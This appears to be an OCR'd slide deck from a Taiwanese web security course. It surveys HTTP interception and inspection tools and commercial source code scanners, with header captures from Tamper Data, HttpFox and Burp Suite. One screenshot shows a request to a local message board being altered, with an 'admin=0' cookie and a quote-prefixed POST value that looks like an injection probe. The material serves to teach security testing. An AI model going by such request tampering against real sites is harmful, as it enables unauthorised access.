
Tamper Data


Tamper Data - Ongoing requests
Start Tamper
Stop Tamper
Clear
Options
Help
Filter
Show All
Time
Duration
Total Duration
Size
Method
Status
Content Type
URL
Load Flags
3:44:32.706 31 ms 78 ms 2305 POST 200 text/html http://192.1... LOAD_DOCUM...
3:44:42.799 32 ms 63 ms 1129 GET 200 text/html http://192.1... LOAD_DOCUM...
3:44:44.581 31 ms 62 ms 1130 GET 200 text/html http://192.1... LOAD_DOCUM...
3:44:46.143 31 ms
3:44:46.737 31 ms
3:44:48.143 94 ms
3:44:48.971 16 ms
3:44:49.987 15 ms
Request Header Name
Host
User-Agent
Accept
Accept-Language
Accept-Encoding
Accept-Charset
Keep-Alive
Connection
Referer
Cookie
Tamper Popup
http://192.168.16.1/board/
Request Header Name
Request Header Value
Host
192.168.16.1
User-Agent
Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW
Accept
text/xml,application/xml,application/xhtml+xml,text
Accept-Language
zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding
gzip,deflate
Accept-Charset
Big5,utf-8;q=0.7,*;q=0.7
Keep-Alive
300
Connection
keep-alive
Referer
http://192.168.16.1/board/
Cookie
admin=0
Post Parameter Name
Post Parameter Value
user
admin
msg
'1
post
POST
確定
取消

Add N Edit Cookies



Live HTTP Header




HttpFox



Yahoo!奇摩拍賣:拍賣,包括:精品,電腦,手機,數位相機,mp3,美容,中古車,歡迎來網拍挖寶！ - Mozilla Firefox
http://tw.bid.yahoo.com/
Yahoo!奇摩拍賣:拍賣,包括:精品…
會員登入
新使用者？立即註冊
服務首頁 | 服務說明 | Yahoo!奇摩
跑單幫注意：進口仿冒品等同製造
公告：輕鬆付免註冊也可付款
下標就抽捷安特摺疊腳踏車
美人館 型男館 3C館 家電館 玩FUN館 美食館
我要賣東西 我的拍賣 拍賣社區 公告 求助
關鍵字 搜尋 進階搜尋
熱門： 可刷卡 造型黑鏡框 美顏霜 潔牙骨 大方包 防水嬰用品 鋼彈戰士 露趾鞋款 小50機車
下標抽捷安特。消費立享現金回饋
保護帳號 好安心！
【好康募集】 安心鎖滿5次，驚喜好禮送給您！ 奧運加油! 搶標奧運紀念幣 ~悄悄刮起拍賣哈韓~
賣家推薦
【飛鳥遊戲】XB360人氣遊戲《
TOSHIBA東芝10公斤洗脫烘洗衣
＊A-SO-BI＊輕甜美人【A97844
(8月Wii 新片) 勁爆美式足球09
ˋ☆、酷炫潮流鞋坊 ˋ☆、~愛
【飛鳥遊戲】XB360人氣
更多
看鏡傳火的必備小零嘴
播出時間: 中視(日)晚間 + GTV綜合台(六)晚間
活動特輯 最新活動
$18900 MSI微星NB
$ 170 明星一字領T
國際代標代購專區
Shopping 無國界
Started Time Sent Received Method Result Type URL
00:12:41.398 0.920 378 219 GET 200 text/html http://tw.bid.yahoo.com/
00:12:41.514 0.265 409 7517 GET 200 text/css http://l.yimg.com/tw.yimg.com/i/tw/auction/yau/yauc_hp_080724.css
00:12:41.516 0.322 419 193 GET 200 image/gif http://l.yimg.com/tw.yimg.com/i/tw/auction/yau/auc_logo.gif
00:12:41.551 0.303 420 193 GET 200 image/gif http://l.yimg.com/tw.yimg.com/i/tw/auction/tvc0807/560x35.gif
00:12:41.554 0.393 473 253 GET 200 image/jpeg http://tw.image.bid.yahoo.com/users/0/8/5/8/bar0415-thumb-1213942585105469-7.jpg
00:12:41.556 0.370 414 117 GET 200 image/gif http://tw.yimg.com/i/tw/auction/lsm_external/market.gif
00:12:41.559 0.453 474 253 GET 200 image/jpeg http://tw.image.bid.yahoo.com/users/7/3/0/1/sensepia-thumb-1218389997823373-4.jpg
00:12:41.561 0.409 476 253 GET 200 image/jpeg http://tw.image.bid.yahoo.com/users/5/3/8/1/cailvin888-thumb-1218781193590653-3.jpg
00:12:41.563 0.469 474 253 GET 200 image/jpeg http://tw.image.bid.yahoo.com/users/7/2/1/8/ntuee188-thumb-1218897796644953-3.jpg
00:12:41.566 0.496 477 253 GET 200 image/jpeg http://tw.image.bid.yahoo.com/users/4/7/4/9/star89201052-thumb-121903072290630-4.jpg
Headers Cookies Query String POST Data Content
Request Header Value
(Request-Line) GET / HTTP/1.1
Host tw.bid.yahoo.com
User-Agent Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW; rv:1.9.0.1) Gecko/200807020…
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding gzip,deflate
Accept-Charset Big5,utf-8;q=0.7,*;q=0.7
Keep-Alive 300
Connection keep-alive
Response Header Value
(Status-Line) HTTP/1.1 200 OK
Date Mon, 18 Aug 2008 17:24:54 GMT
Set-Cookie B=69of2p94ajc36&b=3&s=ef; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; d…
P3P policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM …
Expires Thu, 01 Jan 1970 12:34:56 GMT
Cache-Control no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma no-cache
Connection close
Transfer-Encoding chunked
Content-Type text/html; charset=big5
完成
代理: 無代理

HTTP訊息觀察工具(cont.)

- **Web Proxy**
  - ✓ **Burp Suite**
    - http://portswigger.net/suite/
  - ✓ **Paros**
    - http://www.parosproxy.org/
  - ✓ **Odysseus**
    - http://www.bindshell.net/tools/odysseus
  - ✓ **Fiddler**
    - http://www.fiddlertool.com/fiddler/
  - ✓ **WebScarab**
    - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
  - ✓ **SPIKE Proxy**
    - http://www.immunitysec.com/resources-freesoftware.shtml
  - ✓ **Achilles**
    - http://www.mavensecurity.com/achilles


Burp Suite
burp suite v1.2.01
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
site map scope
Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://blogsearch.google.com.tw
http://clients1.google.com.tw
http://docs.google.com
http://images.google.com.tw
http://mail.google.com
http://maps.google.com.tw
http://news.google.com.tw
http://picasaweb.google.com.tw
http://sites.google.com
http://translate.google.com.tw
http://www.google.com
https://www.google.com
http://www.google.com.tw
http://www.youtube.com
host method URL status length MIME type title
http://www.google.com.tw GET / 200 7526 HTML Google
http://www.google.com.tw GET /csi?v=3&s=webhp&action=&tran=undefined&e=17259,21298,21459&ei=F... 204 215
http://www.google.com.tw GET /extern_js/f/CgV6aC1UVxICdHcrMAo4LUADLCswDjgFLCswFjgNLCswFzgD... 304 119
http://www.google.com.tw GET /intl/en_com/images/logo_plain.png 304 221
http://www.google.com.tw GET /aclk
http://www.google.com.tw GET /aclk?sa=L&ai=CMxj_03aDSsq3DIayoQTqm-2qCKXUj4gBj7r4_QzB2ZzZExA... HTML
http://www.google.com.tw GET /advanced_search
http://www.google.com.tw GET /advanced_search?hl=zh-TW HTML
http://www.google.com.tw GET /csi
http://www.google.com.tw GET /intl/zh-TW/about.html HTML
response request
raw headers hex html render
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2009 02:27:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Server: gws
Content-Length: 7347
<html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Google</title><script>window.google={kEI:"F3qDSoSaLJSCowTj9pDmAg",
kEXPI:"17259,21298,21459",kCSIE:"17259,21298,21459",kCSI:{e:"17259,21298,21459",ei:"F3qDSoSaLJSCowTj9pDmAg"},kHL:"zh-TW"};
window.google.sn="webhp";window.google.timers={load:{t:{start:(new Date).getTime()}}};try{window.google.pt=window.gtbExternal&&window.gtbExternal.pageT()
||window.external&&window.external.pageT}catch(b){}
window.google.jsrt_kill=1;
var _gjwl=location;function _gjuc(){var b=_gjwl.href.indexOf("#");if(b>=0){var a=_gjwl.href.substring(b+1);if(/(^|&)q=/.test(a)&&a.indexOf("#")==-1&&!/(^|&)cad=h($|&)/.test(a))
{_gjwl.replace("/search?"+a.replace(/(^|&)fp=[^&]*/g,"")+"&cad=h");return 1}}return 0}function _gjp(){!(window._gjwl.hash&&window._gjuc())&&setTimeout(_gjp,500)};
window._gjp && _gjp()</script><style>body,td,a,p,.h{font-family:arial,sans-serif}.h{color:#36c;font-size:20px}.q{color:#00c}.ts td{padding:0}.ts{border-collapse:collapse}
#gbar{height:22px}.gbh,.gbd{border-top:1px solid #c9d7f1;font-size:1px}.gbh{height:0;position:absolute;top:24px;width:100%}#gbi,#gbs{background:#fff;left:0;position:
< >
0 matches

Paros (→ Free Web Scan)



原始碼檢測工具(Commercial)

- **HP DevInspect**
  - ✓ https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200%5E9564_4000_100__
- **Parasoft**
  - ✓ http://www.parasoft.com/jsp/home.jsp
- **Fortify 360 SCA(Source Code Analyzer)**
  - ✓ http://www.gss.com.tw/tw/IT-tools/Fortify-SCA.htm
  - ✓ http://www.fortify.com/products/detect/in_development.jsp;jsessionid=FE6FC1EFD16D72EF59191714521AB1E9
- **Klocwork**
  - ✓ http://www.klocwork.com/products/?_kk=code%20review%20tool&_kt=f237adfe-c22e-44ff-af59-0a79f6d8abc7&gclid=CLf-uNXJn5wCFQkwpAodA2J_cw
- **阿碼科技-CodeSecure**
  - ✓ http://www.armorize.com/?link_id=codesecure

原始碼檢測工具(Commercial)

